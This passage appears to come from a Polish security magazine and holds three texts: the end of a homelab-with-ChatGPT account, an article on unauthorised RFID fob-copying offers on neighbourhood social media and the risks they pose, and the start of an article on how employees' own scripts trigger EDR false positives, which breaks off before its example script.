- Instalacja AdGuarda, który jako lokalny serwer DNS filtruje ruch i blokuje reklamy dla wszystkich użytkowników sieci lokalnej (zaraz za nim stoi nasz DNS z CyberTarczą).
- Konfiguracja automatycznych backupów na stary NAS i dysk USB: wszystko metodą kopiuj-wklej – znajdowanie dysków, montowanie, tworzenie skryptów, timerów...

I tu zdałem sobie sprawę, że popełniłem błąd: nie jestem w stanie przywrócić backupów ani zrobić najmniejszej zmiany w istniejącym systemie. Nie wiem, jak co działa, gdzie są skrypty i że tak naprawdę to się niewiele nauczyłem.

Kolejnym krokiem była instalacja Jellyfin, czyli serwera streamującego filmy dla lokalnych urządzeń z lokalnego dysku. Tym razem postanowiłem prosić o wskazówki do instalacji przez GUI, co już nie było takie proste. GUI jest najczęściej zmieniającym się elementem chyba każdej aplikacji – prawdopodobnie tylko poprawki bezpieczeństwa odbywają się bez roszad w GUI – a to sprawia, że LLM posiada wiedzę o wielu różnych wersjach wyglądu aplikacji, z reguły innych niż najnowsza. Zatem do instalacji w GUI potrzeba więcej cierpliwości i wiedzy o tym, co się robi. Od razu należy założyć, że jakiegoś przycisku „NEW USER” nie będzie w oczekiwanej zakładce, będzie w innej i będzie się nazywał „ADD USER” itp. Natomiast ten sposób sprawia, że mamy więcej wprawy w obsłudze aplikacji już na starcie, co z kolei ułatwia późniejsze administrowanie. Polecam.

Co do rzeczy, o których nie było mowy w dyskusjach z modelem, a które powinny być zapewnione w homelabie, to kwestie bezpieczeństwa. Jakoś sam ich nie podnosił, może dlatego że ja skupiłem się na aplikacjach. Czyli w tym przypadku oddzielenie strefy ADMIN/MGMT od strefy USERS/DATA. Tu udało się to wymyślić bardzo prosto, bo wystarczyło wspomnieć o tym, że mam wszędzie niezarządzalne switchy 2,5 Gbps oraz stary router, którego nie używam, no i nie chcę już wydawać na homelab. Koncepcja zdaje się oczywista: router jako podwójny NAT i za nim tylko dostęp do backupów i administracji Proxmoxa; sieć MGMT może wszystko, sieć DATA nie może do MGMT, Tailscale może wszędzie... łatwo powiedzieć, trudniej zrobić. Na pewno nie do zrobienia z moim doświadczeniem. Natomiast LLM, z problemami i wielokrotnym nasłuchiowaniem na różnych portach, finalnie poradził sobie ze wszystkim. To zdaje się najtrudniejszy element układanki, którego bez doświadczenia w „rozmawianiu” nie byłbym w stanie zrobić.

I tu objawia się duży plus posiadania dostępu do wersji płatnej LLMa (korzystałem z wersji PRO ChatGPT), bo tu nie kończą się limity zapytań na najwyższym poziomie i, w sumie, mam wrażenie, że nie ma rzeczy niemożliwych. Coś, co wydaje się bardzo trudne do zrobienia dla laika, staje się niemal banalne z pomocą LLMa. To jest tylko kwestia wyboru tego, co chcemy osiągnąć, i metody, jaką to zrobimy, i „czy ma to sens”, a nie „czy umiem”. Z reguły umiem-y. A jeszcze dwa lata temu pisałem o tym, że LLM to zaawansowana wyszukiwarka z interpreterem odpowiedzi...

Z nabranym doświadczeniem poprawiam błędy młodości. Poprawiłem backupowanie: część pasywna zbioru danych SMB jest stabilna, read-only z dwiema kopiami, backupowana ręcznie, gdy trzeba, i w zasadzie odporna na ransomware. Część aktywna SMB jest backupowana i wersjonowana – można w każdej chwili cofnąć się o ileś godzin lub dni. A oddzielna aplikacja z GUI zajmuje się obsługą SMB. Wreszcie widzę, kto, gdzie i co ma udostępnione; nie mam problemów ze zmianami.

Minusy?

Model nigdy nie jest zmęczony i nigdy nie ma dość. Przypomina syndrom jeszcze jednej tury: „jeszcze tylko małe sprawdzenie”, „ta konfiguracja jest optymalna, ale tu jest jeszcze jeden niezbędny krok”. Każdą skończoną i dobrze działającą konfigurację można ulepszyć. Tak został zaprogramowany: prompt zawsze kończy się sugestią i znakiem zapytania.

Czas. To wszystko trwa. Niektóre instalacje/konfiguracje składają się z setek linii, które trzeba skopiować i przekleić. Przykładowo: hardening sieci i urządzeń może składać się z kilku sesji po 2–3 godziny każda. Dodatkowo, gdy pojedynczy czat robi się długi, „myślenie” zajmuje coraz więcej czasu, nawet kilka minut; przy długich chatach zaczynają się też problemy wydajnościowe przeglądarki.

Brak sensownej wyszukiwarki wewnątrz projektu. Nawet jeśli wszystko związane z homelabem robimy w ramach jednego projektu na stronie ChatGPT, to model nie ma dostępu do większości treści. Należy budować bazę wiedzy, na której LLM mógłby się opierać; bez tego naprawa jednego elementu układanki może psuć inny, a rozwiązania mogą być dobierane po omacku. Zacząłem już instalację własnej bazy wiedzy (wiki) w kontenerze.

Homelab nie ma końca, przynajmniej tu, gdzie jestem, na wstępnym etapie. Pisząc ten artykuł, przeglądam sklepy internetowe w poszukiwaniu taniego switcha 10 Gbps; wieczorem robiłem hardening VPN Tailscale, bo pojawiła się koncepcja, że odgródzenie użytkowników od sieci MGMT nie wystarczy – należy też tylko wybranym urządzeniom pozwolić tę sieć zobaczyć. Do zamontowania

jest dysk NVMe w gnieździe karty Wi-Fi (kupiony już, wraz z adapterem), bo dobrany model komputera ma tylko jeden, już zajęty port m.2, a gdzieś trzeba upchnąć w małej obudowie cache dla SMB, kiedy się chce mieć jeszcze sieć z zainstalowaną kartą 10 Gbps w gnieździe PCIe. I tak dalej, i tak dalej. Skomplikowane...

Koszty też nie mają końca: trzeba było kupić drugi dysk NVMe, bo pierwszy miał nieodpowiedni rozmiar (300 zł), kieszeń USB na dwa dyski HDD była konieczna (kolejne 250 zł, by nie wyciągać kabli SATA z obudowy. UPS (ok 300 zł) na ewentualne zaniki napięcia. Czekają mnie zakupy dysków HDD, bo zbiór danych puchnie i za chwilę przestanie się mieścić nie tylko na dysku głównym, ale też na dyskach backupowych... w sumie kilkanaście TB do kupienia. Kable SFP+, wkładki, karty sieciowe... Lista zdaje się nie mieć końca.

Na koniec aspekt, moim zdaniem, najgorszy i chyba najważniejszy, który należy wziąć pod uwagę, jeśli chcemy taki homelab z LLM-em budować: przed chwilą zauważyłem, że na jednym z IP nie odpowiada serwis, który się tam znajduje. Wiem, że działa, ale nie mogę się tam dostać przeglądarką... Nie wiem, dlaczego, nie wiem nawet, gdzie zacząć szukać. Nie potrafię tego naprawić inaczej, niż korzystając z LLM-a. Pełne uzależnienie od zewnętrznej technologii: jest LLM – jest homelab, nie ma LLM-a – nie ma homelabu. Ale chyba jednak też się czegoś nauczyłem... Bo jeszcze z innej strony patrząc: to jest ostatni moment, gdy widzę polecenia i pliki konfiguracyjne, bo następna iteracja rozwoju mojego homelabu będzie już bez „kopiuj-wklej” – przy pomocy autonomicznego agenta.





10 złotych za kompromitację systemu bezpieczeństwa fizycznego

// Mateusz Stróż

Hybrydowe bezpieczeństwo fizyczne nowej generacji na dobre zagościło w przedsiębiorstwach, miejscach publicznych, wspólnotach mieszkaniowych czy prywatnych lokalizacjach. Biura, nowoczesne osiedla mieszkaniowe inwestują w systemy alarmowe, monitoring CCTV, czujniki ruchu, systemy powiadomień, IoT, sieci lokalne. Na bardziej zaawansowane bezpieczeństwo konwergentne mogą sobie pozwolić jednostki mocno rozwinięte, podczas gdy małe lokalizacje czy wspólnoty odwołują się do bardziej standardowych, ale nowoczesnych rozwiązań.

Fizyczna ochrona w postaci osoby pełniącej funkcję strażnika lokalizacji zostaje zamieniana na nowoczesne rozwiązania i systemy kontroli dostępu (rysunek 1.), uściślanie polityk, wprowadzanie stref, namnażanie bramek dostępu (wydziały, strefy biurowe, place, klatki, garaże, pomieszczenia techniczne). Wielokrotne próby wtargnięcia na teren osiedli czy budynków, skutkujące dewastacją, próbami włamań do mieszkań, szarpaniem za klamki – o czym świadczą zgłoszenia mieszkańców, posty w mediach społecznościowych – to czynniki powodujące zwiększenie budżetów na bezpieczeństwo fizyczne wspólnot. Pojawiają się wieloletnie projekty rozwoju bezpieczeństwa we wspólnotach mieszkaniowych, gdzie pomimo wielkich kosztów wdrożenia i tak stosowane są standardowe oraz podstawowe wersje zabezpieczeń. Miliony złotych z funduszy rozwoju czy funduszy remontowych przeznaczane dla spokoju i bezpieczeństwa mieszkańców mogą być zniweczone przez najprostsze taktyki socjotechniczne.

Temat wycieku danych dostępu i utraty kontroli nad systemem bezpieczeństwa lokalizacji sam znalazł się w kręgu mojej analizy – był skutkiem reakcji, jaką podjąłem w celu powstrzymania lokalnego zagrożenia, co było również w moim interesie. Powstała sytuacja szybko nabyła charakteru wartego opisanie. W związku z tym w krótkim artykule nakreślę ważny problem dotyczący płaszczyzny bezpieczeństwa fizycznego, ale spojrzenie na niego opiera się przede wszystkim na działaniu socjotechnicznym.

Zagadnienia dotyczące technologii identyfikacji i śledzenia obiektów za pomocą fal radiowych RFID krążą od wielu lat na portalach związanych z cyberbezpieczeństwem. Najczęściej odnoszą się one do systemów płatności i bankowych kart zbliżeniowych. Dotyczą jednak szerszego zakresu zastosowań – identyfikatory, ewidencja, odczyty w systemach logistycznych. Główne zalety to automatyzacja i błyskawiczny dostęp, a także możliwość hybrydyzacji z siecią lokalną dzięki zastosowaniu wieloprotokołowości.

Zasada działania podstawowych systemów tej klasy opiera się na wymianie informacji między identyfikatorem a czytnikiem. Pasywny układ elektroniczny ma tagi, które zawierają informacje poświadczenia dostępu. Pole elektromagnetyczne wytworzone przez czytnik umożliwia przesłanie unikalnej informacji do centrali i udzielenie dostępu do zasobu.

Kopiowanie na ogłoszenie

Nie zagłębiając się w szczegółowy opis technologii, zajmiemy się przypadkiem szczególnym – osłabienia systemu kontroli dostępu. Omówienie przypadku zagrożenia oparte będzie na autentycznym przykładzie naruszenia integralności dostępu. Przytoczony przy-

kład spotykany jest na porządku dziennym i każdy z nas miał styczność z omawianym procederem.

Przyjrzyjmy się więc szkodliwemu procesowi kopiowania kart, „pastylek” dostępu do lokalizacji. Pojawienie się ogłoszenia wystąpiło w lokalnej grupie społecznościowej obejmującej kilka/kilkanaście zamkniętych osiedli w Warszawie. Jeden z członków grupy udostępnił atrakcyjny post, informujący o możliwości „dorobienia” kopii tzw. pestki dostępowej na prywatne, zamknięte osiedle (Rysunek 2.) w cenie dziesięciu złotych. Pojawiająca się lista komentarzy pod postem świadczyła o sporym zainteresowaniu mieszkańców. Sugestie podania szczegółów usługi i przesłania dalszych informacji na tzw. „priv” w szybkim tempie pojawiały się pod odpowiedziami zainteresowanych.

Osobom wyczulonym i świadomym zagrożenia, jakie niesie ze sobą korzystanie z tego typu usług, od razu zapala się czerwona lampka. Naruszenie integralności systemu bezpieczeństwa prowadzi do złamania regulaminu wspólnoty mieszkaniowej poprzez dorabianie klucza dostępu u nieautoryzowanego usługodawcy, zamiast bezpośrednio u zarządcy obiektu lub w zatwierdzonych punktach. Takie przekroczenia mogą pojawiać się w odniesieniu do regulaminów wspólnoty. Czy temat zahacza o artykuł 267 Kodeksu karnego o nieuprawnionym dostępie do systemów komputerowych lub ich części? Pozostawiam do oceny prawnikom.

Poruszony nieodpowiedzialnością moich sąsiadów, szybko podjąłem kroki ograniczenia zagrożenia. Pierwszą reakcją było zgłoszenie do serwisu Facebook szkodliwości posta. Następnie szybki kontakt z moderatorem grupy w celu zdjęcia ogłoszenia. Odpowiedź i reakcja człowieka przyszła dopiero po trzech godzinach. Zainteresowanie ze strony moderatora było mierne. Na prośbę o usunięcie ogłoszenia zareagował nieufnie, porównując proceder ze zgubionymi kluczami, które może znaleźć przypadkowa osoba, i myląc zaistniałą sytuację z legalnym dorabianiem kluczy fizycznych w rejestrowanych punktach usługowych (rysunek 3.).



Rysunek 1. Czytnik RFID




W

58 min. · 🌐

Mam możliwość dorobienia pestki/breloka używanego do śmietnika, domofonu. Należy mieć ze sobą swoją pestkę źródłową, którą chcemy mieć skopiowaną. Zrobione będzie od ręki. 10pln



Rysunek 2. Ogłoszenie



Rysunek 3. Rozmowa z moderatorem

Moderator nie odróżniał również świadomego kopiowania „pastylki” (często realizowane „od ręki” z dojazdem do klienta pod klatkę) od kopiowania fizycznego klucza, domyślnie niewiadomego pochodzenia, z perspektywy usługodawcy, w dodatku w autoryzowanym punkcie. Ponadto istnieje różnica pomiędzy kompromitacją drogiego we wdrożeniu i utrzymaniu systemu a klasycznym przykładem zastosowania kluczy metalowych. Ostatecznie wiadomość została jednak usunięta.

Następnym krokiem było wysłanie informacji do administratora osiedla z prośbą o poinformowanie i uświadomienie mieszkańców o zagrożeniu oraz przypomnieniu punktów regulaminu, które to określają. Reakcja została przekazana do zarządu, następnie umieszczona w cyklicznym biuletynie – czujność mieszkańców w tej materii została zapewne podwyższona.

Zagrożenia, jakie płyną z udzielania osobom trzecim poświadczeń w przypadku chronionych obszarów, to:

- wyciek dostępów i brak kontroli nad pulą urządzeń,
- ryzyko dalszego przekazania tagów dostępowych prześcępcom,
- utrata kontroli nad danym obszarem, ryzyko dewastacji, niechciane działania,
- dalsze zagrożenia płynące z braku ograniczeń w dostępie do lokalizacji, w tym ryzyko włamań do kolejnych obszarów,
- zagrożenie ingerencji w infrastrukturę techniczną,
- zagrożenia cyberbezpieczeństwa, ataki na sieci lokalne, np. man in the middle, manipulacje urządzeń strefy IoT,
- umieszczanie nowych urządzeń poza kontrolą zarządcy, np. podsłuchy,
- dalsze działania socjotechniczne,
- phishing na pracowników/mieszkańców, w tym: ulotki, spam, oszustwa,
- koszty usuwania incydentu – odszukanie przejętych urządzeń i ich blokada,
- dodatkowe koszty administracyjne związane z ponowną emisją kart dostępowych dla mieszkańców/pracowników,
- wpływ na całą infrastrukturę bezpieczeństwa obiektów,
- długotrwałe ryzyko w przypadku kolejnych wystąpień incydentów lub braku reakcji na utratę kontroli.

„Proceder kopiowania dostępów do lokalizacji istnieje na porządku dziennym”

Lokalny Administrator wspólnoty

Powszechny proceder

Zagłębiając się w temat nie zawsze legalnych działalności związanych z kopiowaniem elementów dostępowych, można natrafić na więcej przykładów procederów istniejących w sieci. Lokalne grupy mieszkańców różnych dzielnic miast zalewane są „szybkimi” usługami, odświeżanymi

co kilka dni. Często te same osoby działają na terenie kilku osiedli. Niektórzy oferują nawet „możliwość spotkania na neutralnym gruncie – na parkingu, przed sklepem lub w innym dowolnym punkcie” (rysunek 4., rysunek 5.). Część z tych sytuacji ma zapewne neutralne skutki. Niektóre jednak mogą mieć charakter dalszych zagrożeń.

Na popularnych serwisach aukcyjnych można w łatwy sposób zakupić kopiarki i duplikatory systemów RFID. Usługi oferowane są nie tylko na grupach społecznościowych, ale także na portalach z ogłoszeniami. Kontaktując się z przykładowymi ofertami i prosząc o potwierdzenie autentyczności przedsiębiorstwa, trudno znaleźć przypadki, które nie są phishingiem. W reakcji na pytanie o możliwość wystawienia faktury czy paragonu usługodawcy nie są zainteresowani dalszym kontaktem lub najczęściej informują, że opcja paragonu jest niemożliwa (rysunek 6.). Co ciekawe, niektóre oferty mają nawet większy zakres. W opcjach można znaleźć również kopiowanie kart do biur, szlabanów, pilotów garaży, a nawet zmianę modelu nadajnika, kształtu czy koloru.

- 1 szybka realizacja -od ręki
- 2 czas trwania ok 1 minuta
- 3 możliwość zmiany formy np z karty na pastylkę lub naklejkę na telefon
- 4 możliwy dojazd do klienta

Dostępne pestki /karty :

- ✓ pestki lbutton
- ✓ zwykłe pestki
- ✓ karty np do biur bram szlabanu
- ✓ karty Mifare ultra light
- ✓ chip na telefon (przyklejany)
- ✓ również posiadają Transmitter bluetooth
- ✓ etui na karty ochrona przed skanowaniem RFID

Rysunek 4. Szczegóły oferty



Dzielnica 1 dzień

Dorabianie pestek do domofonów, altanek, pracy. Dojazd do klienta w cenie (od 3 sztuk) ! Otwórk i okolice. Temat załatwiamy od ręki, a spokój na lata. Potrzebujesz dodatkowego breloka do domofonu? A może chcesz zamienić pestkę na wygodną naklejkę ...



OGŁOSZENIA 4 dni

Dorabianie pestek i dallasów do domofonów, altanek i nie tylko - czytanie numeru i spokój na lata w cenie. Nie potrzebujesz dorabiać pestki - zjrzysz i tak, czytanie numeru nic nie kosztuje a zazwyczaj się przydaje....

Rysunek 5. Więcej ofert



Kopiowanie pestek kart RFID domofon, bramki ...

12 zł

04 LIS

Dzień dobry, czy możliwa jest faktura lub paragon?

12:19

Dzień dobry, niestety nie

12:20

Rysunek 6. Brak faktury

„Płatność gotówką (jeśli się znamy) lub BLIKiem”

Lokalny usługodawca kopiowania kluczy RFID

Zarządcy lokalizacji, będący odpowiedzialni za bezpieczeństwo, powinni zwracać większą uwagę na tego typu zachowania pracowników, mieszkańców. Najsłabszym ogniwem tej struktury jest człowiek. Dlatego administratorzy i zarządcy powinni stosować podstawowe środki zaradcze:

- precyzowanie uprawnień – poświadczenia przypisane do każdego członka zespołu lub społeczności,
- stosowanie bardziej zaawansowanych systemów z szyfrowaniem, logowaniem, monitoringiem,
- kontrola tożsamości osób, które otrzymują kopię urządzenia dostępowego,
- korzystanie z autoryzowanych punktów dorabiania dostępów,
- przejrzystość i transparentność we współpracy z usługodawcami,
- ograniczenia i uściślenia w regulaminach,
- oficjalne akceptacje jedynie autoryzowanych usługodawców w przypadku samodzielnych działań członków, o ile regulamin uwzględnia takie rozwiązanie,
- dostęp czasowy i kontrola gości,
- szkolenia i edukowanie osób posiadających dostęp do lokalizacji,
- zarządzanie dostępami, możliwość zdalnego wyłączenia,
- audyty, przeglądy liczby działających dostępów, ewentualne zawieszanie niepotrzebnych.

Podsumowanie

Dobre praktyki łatwo zastosować w firmach czy korporacjach, gdzie o szczelności bezpieczeństwa, zarówno fizycznego jak i cyberbezpieczeństwa, decyduje głównie budżet. Natomiast osiedla mieszkaniowe, z uwagi na rozdrobnienie współwłasności i problemy we współdecyzyjności, mogą mieć trudności w uzyskaniu pełnego pokrycia bezpieczeństwa. Zaniedbania oddziałują na całą strukturę zabezpieczeń. Konserwacja i koszty utrzymania to kolejne wydatki, a ich wartość spada przy uchybieniach. W sytuacji faktycznego zdarzenia kolejne konsekwencje mogą dotyczyć następstw, w skrajnych przypadkach obejmujących nawet umowy gwarancyjne czy ubezpieczeniowe lokalizacji. Przy niedopilnowaniu szczelności struktury odpowiedzialność za szkody może ponosić nawet sama jednostka dotknięta incydem. Zdajemy sobie sprawę z tego, że w praktyce idealna wspólnota w postępowaniu bezpieczeństwa lokalnego nie jest łatwa do zbudowania. Wiele jednak z tych punktów możliwych działań warto zastosować, przede wszystkim uczyć członków społeczności zasad właściwego postępowania. Podobnie jak na płaszczyźnie budowania świadomości w internecie, nie można zapominać też o wiedzy na temat bezpieczeństwa własnego „podwórka”.







Wewnętrzne aplikacje i skrypty użytkownika w systemach detekcji zagrożeń

// Mateusz Stróż

Infrastruktura IT dostarcza rozwiązania, które pozwalają na działanie biznesu. Umożliwia realizację celów, spełnia potrzeby pracowników. Procesy biznesowe wymagają implementacji rozbudowanych platform aplikacyjnych. Wdrożenia usług uwzględniają dostosowanie narzędzi do realizacji zadań organizacji. Z upływem czasu procesy ulegają zmianie, zasoby narzędzi nie nadążają za potrzebami pracowników. Modyfikacja lub zmiana dostępnego oprogramowania nie zawsze jest możliwa, stąd pojawia się potrzeba indywidualnych adaptacji na podstawie już dostępnych modułów umożliwiających wykonanie powierzonych zadań. Zmiany w strukturach aplikacyjnych wiążą się z następstwem detekcji takich zdarzeń w sztywno określonych regułach monitoringu infrastruktury organizacji. Niektóre przypadki modyfikacji mogą zostać sklasyfikowane jako zagrożenie dla organizacji. Przedstawimy prawdopodobieństwo i przykłady zarejestrowania takich następstw, a także określimy metody minimalizacji fałszywych alarmów, jakie mogą pojawić się w ramach działań cyberbezpieczeństwa.

Narzędzia wewnętrzne

Usprawnianie operacji wewnętrznych w korporacji ma miejsce na różnych płaszczyznach i warstwach funkcjonowania wydziałów firm. Bez względu na zakres mogą być to usprawnienia zarówno globalne dla wewnętrznych procesów, jak i lokalne dla określonej grupy pracowników, a nawet pojedyncze rozwiązania zaprojektowane przez samych użytkowników w celu usprawnienia własnej pracy. Innowacyjne sposoby zwiększenia wydajności i angażowania pracowników są narzucane odgórnie lub przybierają charakter inwencji własnej użytkownika. Rozwiązania globalne w rozumieniu korporacji kompletnej, czyli takiej, która posiada rozbudowany system wydziałów i warstw, wspomagają procesy wewnętrzne oraz biznesowe.

Mówiąc o szerokim zastosowaniu autoryzowanych pakietów narzędzi i odnosząc je do warstwy bezpieczeństwa ich zastosowania w firmach, wiemy, że wszystkie zaszłości związane z tą warstwą są analizowane na poziomie wdrożeniowym, a specyfikacja pozwala łatwo uplasować ich autentyczność i bezpieczeństwo w środowiskach monitorowania zasobów aplikacyjnych. Jednakże odnosząc się do przypad-

ków narzędzi skali mikro, lokalnych i pomocniczych, dedykowanych, lub nawet tworzonych indywidualnie, o ile sztywne restrykcje firmy na to pozwalają, mamy do czynienia z problematycznym zagadnieniem odnośnie do strony cyberbezpieczeństwa. Wiele biurowych narzędzi posiada atrybuty pozwalające na elastyczne wprowadzanie zmian w ich wykorzystywaniu. „Customizacja”, wykorzystywanie wtyczek, bibliotek w celu osiągnięcia dodatkowych funkcjonalności narzędzi daje możliwość usprawnienia procesów, ale również powoduje dodatkowe problemy lub fałszywe indykatory zagrożenia, co dla systemów monitoringu oznacza potencjalny incydent.

Rozwiązania półautomatyczne są często tańsze i szybsze we wdrożeniu niż gotowe, komercyjne rozwiązania i niekoniecznie podatne czy niebezpieczne – w zależności od zastosowania. Niektóre grupy użytkowników wykorzystują dobrze znane warstwie bezpieczeństwa wewnętrzne rozwiązania. Grupy Service Desk z reguły mają w posiadaniu swoje szybkie skrypty ułatwiające detekcję konfiguracji oraz sprawdzanie kompletności sterowników. Dedykowane czasowo wykorzystywane aplikacje okolicznościowe, projektowe to także przykład, który w pewnych przypadkach trudno zastąpić dedykowanymi narzędziami. Również wydziały do spraw rozwoju często stosują rozwiązania testowe, narzędzia w fazie rozwijania lub hybrydowe systemy międzyaplikacyjne będące w trakcie wdrożenia.

„Customizacja” pracy użytkownika

Poruszając tematykę aplikacji i skryptów w systemach detekcji, odnosimy się do przypadków wewnętrznej twórczości użytkowników. Należy poruszyć zjawisko obserwowane w każdej z firm. Proste programy, skrypty czy makra jest w stanie zaprojektować każdy użytkownik. Bardziej zaawansowane lub proste rozwiązania mogą poruszyć alertowanie w systemach bezpieczeństwa. Nie dotyczy to jednak wszystkich metod wykrywania. Zmiany w środowisku aplikacyjnym mogą powodować wzbudzenie reguł systemów klasy SIEM, SOAR, reguł YARA, nawet wykrywanie heurystyczne analizujące struktury pików czy behawioralne systemów EDR. Podejrzane cechy ręcznie tworzonych aplikacji oraz skrypty zawierające niestandardowe linie komend. Zachowania wykraczające poza standard, edycje rejestrów systemowych. Niektóre przypadki false positive mogą generować niepotrzebne angażowanie cennego czasu ekspertów cyberbezpieczeństwa w celu przeprowadzania huntingu w obrębie potencjalnego incydentu wywołanego przez reguły.

Kolejne skutki wykrycia to proces wyjaśniania przyczyn pojawienia się zaszłości na stacji użytkownika. Pomimo dużego prawdopodobieństwa braku zagrożenia po wstępnej analizie, dalsze kroki nadal są wymagane i zabierają czas operacyjny analityków.

Użytkownik często sam tworzy usprawnienia, nie wiedząc o narzędziach i możliwościach wdrożonych w firmie, bezpiecznych i wspieranych przez zespoły wewnętrznych środowisk aplikacyjnych.

Kontakt z użytkownikiem, często poprzedzony izolacją od infrastruktury w zależności od zaawansowania przypadku, może powodować spowolnienie działań biznesowych w firmie. Jednakże całkowite zablokowanie opcji indywidualnych działań użytkownika podejmowanych w celu usprawnienia swojej pracy nie jest możliwe, gdyż sam dostęp do pewnych pakietów narzędzi, nawet podstawowych, stwarza pewne możliwości dla użytkownika w kwestii elastyczności ich wykorzystywania.

Nie wszystkie przypadki to oczywiste fałszywe alarmy. Nie wolno pominąć ich weryfikacji, ponieważ zbyt duża ingerencja użytkownika może prowadzić do niechcianych skutków, np. eksfiltracji danych czy podłączania źródeł o złej reputacji. Może to skutkować pojawieniem się realnych zagrożeń w sieci korporacyjnej lub otworzyć drogi ataku. Wykorzystanie klikających botów przez pomysłowych pracowników czy rejestratorów działań człowieka w celu powtarzania czynności może prowadzić do pozostawiania stacji bez blokady. Użytkownik często tworzy usprawnienia, nie wiedząc o narzędziach, możliwościach wdrożonych w firmie, bezpiecznych i wspieranych przez zespoły wewnętrznych środowisk aplikacyjnych.

Aplikacje i skrypty „customowe”, utworzone przez użytkownika, z dużym prawdopodobieństwem wykrycia przez systemy EDR:

- Automatyczne zbieranie informacji o systemie – aplikacje działu IT wykorzystywane do celów audytowych i diagnostycznych. Pobieranie informacji o konfiguracji systemu. Wykorzystanie poleceń systemowych, takich jak: tasklist, netstat, systeminfo. Automatyczne wysyłanie zebranych informacji na zewnętrzny zasób.
- Pobieranie i uruchamianie plików – automatyczne skrypty pobierające z internetu pliki w celu dalszego przetwarzania na stacji.
- Resetowanie usług – wykorzystanie harmonogramu w celu resetowania, a także wyłączania usług może wskazywać na ukryte działania złośliwego oprogramowania.
- Modyfikacje plików konfiguracyjnych – skrypty modyfikują, dodają, usuwają pliki konfiguracyjne.
- Aplikacje do symulowania zagrożeń – niestandardowe narzędzia zespołów cyberbezpieczeństwa nakierowane na badanie zachowania endpointów.
- Narzędzia do testów penetracyjnych – symulacje działań potencjalnie złośliwych.
- Kreatory no-code – brak pełnej kontroli nad kodem; częsty brak wsparcia bezpieczeństwa prowadzi do niezamierzonych luk.
- Automatyczne kopie zapasowe – wysyłanie plików do chmury – cykliczne monitorowanie katalogu i wysyłanie umieszczonych w nim plików do chmury czy zewnętrznego FTP.
- Wywołanie narzędzi do analizy i debugowania systemu – z wykorzystaniem narzędzi typu Wireshark, Process Explorer, Procmon.
- Makra Microsoft Office – skrypty na bazach danych

przyśpieszające prace, np.: segregacja danych klienta, pobieranie dokumentów związanych z klientem, makra wyciągające wszystkie wpłaty i rozliczenia klienta. Statystyki, raportowanie.

- Skrypty automatyzacyjne VBS pozwalają na kopiowanie tekstu, wklejanie w inne miejsce w celu automatyzacji przetwarzania danych, tworzenie modułów, formularzy użytkownika.
- Boty autoclickery – skrypty klikające odpowiednie pozycje na ekranie.
- Automatyczne rekordery skryptów.
- Aplikacje diagnostyczne – często przygotowane na potrzeby Service Desk w celu szybkiej diagnostyki problemów na stacji.
- Aplikacje środowiska pracy, takie jak: sprawdzanie obecności plików, postępu instalacji, komunikaty dla użytkownika, sprawdzanie uprawnień użytkownika, odświeżanie pulpitu w celu standaryzacji tła pracy, monitory aktywności kursora, instalatory narzędzi dedykowanych.

Nie wszystkie przypadki to oczywiste fałszywe alarmy. Nie wolno pominąć ich weryfikacji, ponieważ zbyt duża ingerencja użytkownika mogła prowadzić do niechcianych skutków, np. eksfiltracji danych czy podłączania źródeł o złej reputacji.

Skrypt automatyzacyjny użytkownika

W celu zobrazowania przypadku potencjalnie fałszywie pozytywnego został przygotowany przykład podstawowego skryptu użytkownika, który jest w stanie wygenerować alerty w systemach detekcji. Prawdopodobieństwo wykrycia działań wygenerowanych przez skrypt zależy od wrażliwości mechanizmów detekcji. Jednak poszczególne elementy i działania realnie mogą wywołać niekoniecznie pożądany alert. Zależy to od polityki prewencyjnej sieci monitorowanej.

Omawiany scenariusz jest losową sytuacją, przykładem zastosowanych kroków. Zadaniem użytkownika jest przeszukiwanie listy według lokalizacji geograficznej i umieszczanie danych związanych z nową lokalizacją, które dotyczą jednostki przez niego zarządzanej. Aktualna lista zasilana jest w pliku na zasobie ogólnym, aktualizowana regularnie dla całej organizacji. Pracownicy ręcznie pobierają dane, a następnie segregują i przygotowują do dalszej obróbki w wewnętrznej aplikacji typu data management system, jednak jest to aplikacja przestarała z ograniczonymi funkcjami. Motywacją pracownika był brak systemu automatyzacyjnego i stare rozwiązania w firmie. Scenariusz dotyczy użytkownika, który utworzył

skrypt automatyzacyjny PowerShell, następnie dodał kroki wykonywane w arkuszu Microsoft Excel z obsługą makr.

